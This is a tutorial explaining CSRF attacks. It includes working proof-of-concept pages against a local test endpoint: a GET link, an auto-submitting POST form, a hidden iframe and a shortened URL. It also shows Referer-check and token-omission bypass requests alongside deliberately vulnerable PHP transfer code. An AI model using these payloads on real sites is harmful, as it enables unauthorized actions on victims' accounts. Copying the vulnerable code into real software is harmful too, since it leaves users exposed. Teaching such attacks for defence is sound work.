CSRF Explanation
1. What is CSRF
Cross-Site Request Forgery (CSRF) is a common web attack that exploits the trust a website has in a user’s browser. When a victim is authenticated on a target site, an attacker can trick the browser in to sending unauthorized requests—such as modifying profile details or initiating a funds transfer—by having the victim visit a malicious page or click a specially crafted link.
CSRF and XSS may sound similar, but their attack vectors are completely different. An XSS attack abuses a trusted site to target its users, while CSRF impersonates a trusted user to target a trusted site.
2. How CSRF Works
The core of a CSRF attack lies in the fact that the victim already has an active session with the target application. The attacker crafts a malicious request and embeds it into an otherwise innocent-looking page or email. When the victim’s browser loads that content, it automatically sends the request to the target site along with any authentication cookies. Because the request originates from the victim’s browser, the server treats it as a legitimate action.

The typical flow:
- The user logs into trusted Site A and receives a session cookie.
- Without logging out, the user opens a new tab and visits malicious Site B.
- Site B returns code that forces the browser to send a request to Site A (e.g., a funds transfer).
- The browser automatically includes the cookie for Site A, and the server processes the request asif it came from the legitimate user.
3. Potential Impact
- Modifying user data on the target site
- Stealing sensitive user information
- Assisting other attack vectors (e.g., chaining with XSS)
- Spreading CSRF worms
4. Common Variants
1) GET-based CSRF
A GET-based CSRF is the simplest to construct—all that is needed is a malicious URL containing the desired parameters.
Consider a simple transfer endpoint:
<?php
$amount = $_GET['amount'];
$recipient = $_GET['recipient'];
echo "Transfer of $amount to $recipient completed successfully.";
?>
Now the attacker prepares a malicious page:
<html>
<head>
   <meta charset="UTF-8">
   <title>FreePrizeHub</title>
</head>
<body>
   <a href="http://127.0.0.1/www.test2.com/index.php?recipient=hacker&amount=1000000">Click here to claim your reward!</a>
</body>
</html>

When the victim clicks the link, the browser sends the GET request with the attacker’s parameters, and the transfer is executed.

2) POST-based CSRF

When the application uses POST, the attacker must craft an auto-submitting form. Burp Suite can quickly generate a CSRF PoC form.

First, the transfer endpoint is changed to accept POST parameters.
After filling the form and intercepting the request:

The attacker modifies the recipient and amount in the replayed request and generates a CSRF PoC.

The resulting malicious page might look like this (simplified):
<html>
<body onload="document.csrfForm.submit()">
   <form name="csrfForm" action="http://127.0.0.1/www.test2.com/test.php" method="POST">
       <input type="hidden" name="recipient" value="hacker">
       <input type="hidden" name="amount" value="100">
   </form>
</body>
</html>

When the victim loads this page, the form is automatically submitted, executing the transfer.

3) Token Validation
In web applications, a CSRF token is a random value included in requests to prove that the action was initiated intentionally. If the token can be extracted via an XSS vulnerability or if a token cycling tool (like Burp’s CSRF token tracker) is used, the protection can be bypassed.

5. Attack Techniques
1) Useful HTML Elements
For GET-based CSRF, the following tags are commonly used to trigger requests without user interaction:
Hyperlink
<a href="http://example.com/?recipient=xyz&amount=999">Click me</a>
Image tag
<img src="http://example.com/?recipient=xyz&amount=999" />
iframe
<iframe src="http://example.com/?recipient=xyz&amount=999"></iframe>
The iframe is particularly useful because the attacker can hide the response using style="display:none", so the victim does not immediately notice the action.
Example transfer page (kept the same):
<?php
$amount = $_GET['amount'];
$recipient = $_GET['recipient'];
echo "Transfer of $amount to $recipient completed successfully.";
?>
Malicious page with hidden iframe:
<html>
<body>
   <iframe src="http://127.0.0.1/www.test2.com/test.php?recipient=hacker&amount=100" style="display:none"></iframe>
</body>
</html>

The page appears blank to the victim.
2) Short Link Obfuscation
A long, obviously malicious URL can be shortened using a URL shortening service. This helps disguise the true destination and increases the chance that the victim will click.

After shortening, the link might look like:
https://my5353.com/NHvwy
The malicious page can then use the shortened link:
<html>
<head>
   <meta charset="UTF-8">
   <title>FreePrizeHub</title>
</head>
<body>
   <a href="https://my5353.com/NHvwy">Click here for a special offer!</a>
</body>
</html>
Result:
3) HTTP Method Switching
If the server accepts parameters via $_REQUEST or similar methods that don’t distinguish between GET and POST, an application expecting a POST request might still process a GET request with the same parameters. This allows an attacker to convert a POST-based action into a simpler GET-based CSRF.
Original POST request:
POST /bank.com
...
recipient=hacker&amount=100
Converted to GET:
GET /bank.com?recipient=hacker&amount=100
If the server processes it, a simple link like the one below will work:
<a href="http://127.0.0.1/www.test2.com/test.php?recipient=hacker&amount=100">Click here</a>
6. Bypass Techniques
1) Bypassing Referer Check
A Referer check examines whether the request originated from the expected domain. However, the Referer header can be manipulated or removed.
Approach 1 – Manipulating the path
If the server checks that the Referer contains its own hostname, the attacker can host the malicious page using a filename that matches the server’s hostname (where possible) or exploit weaknesses in the comparison logic.
Example of a server-side Referer check (rewritten):
<?php
if (isset($_REQUEST['recipient'])) {
   if (stripos($_SERVER['HTTP_REFERER'], $_SERVER['SERVER_NAME']) !== false) {
       $recipient = $_REQUEST['recipient'];
   } else {
       die("Invalid request!");
   }
} else {
   die("Missing recipient!");
}
if (isset($_REQUEST['amount'])) {
   if (stripos($_SERVER['HTTP_REFERER'], $_SERVER['SERVER_NAME']) !== false) {
       $amount = $_REQUEST['amount'];
   } else {
       die("Invalid request!");
   }
} else {
   die("Missing amount!");
}
echo "Transfer of $amount to $recipient completed successfully.";
?>

Intercepting a legitimate request shows the Host and Referer match on the local server, but in a real attack they would differ. The attacker can try to alter the Referer by renaming the malicious HTML file or using open redirects to make it appear same-origin.
Approach 2 – Suppressing the Referer
Adding the following meta tag to the malicious page instructs the browser not to send a Referer header:
<meta name="referrer" content="no-referrer">
Many applications skip the Referer check entirely when the header is absent, allowing the request to go through.
2) Bypassing CSRF Tokens
Two common logic flaws can defeat token-based protection:
- Omitting the token parameter entirely
- Sending an empty token value
If the server only validates the token when the parameter exists and is non‑empty, omitting it or sending an empty string may bypass the check.
Normal request with token:
POST /bank.com
...
recipient=hacker&amount=100&csrf_token=283caef0757a4ac9841dasb9ccd8b86a
Bypass attempts:
POST /bank.com
...
recipient=hacker&amount=100&csrf_token=
or
POST /bank.com
...
recipient=hacker&amount=100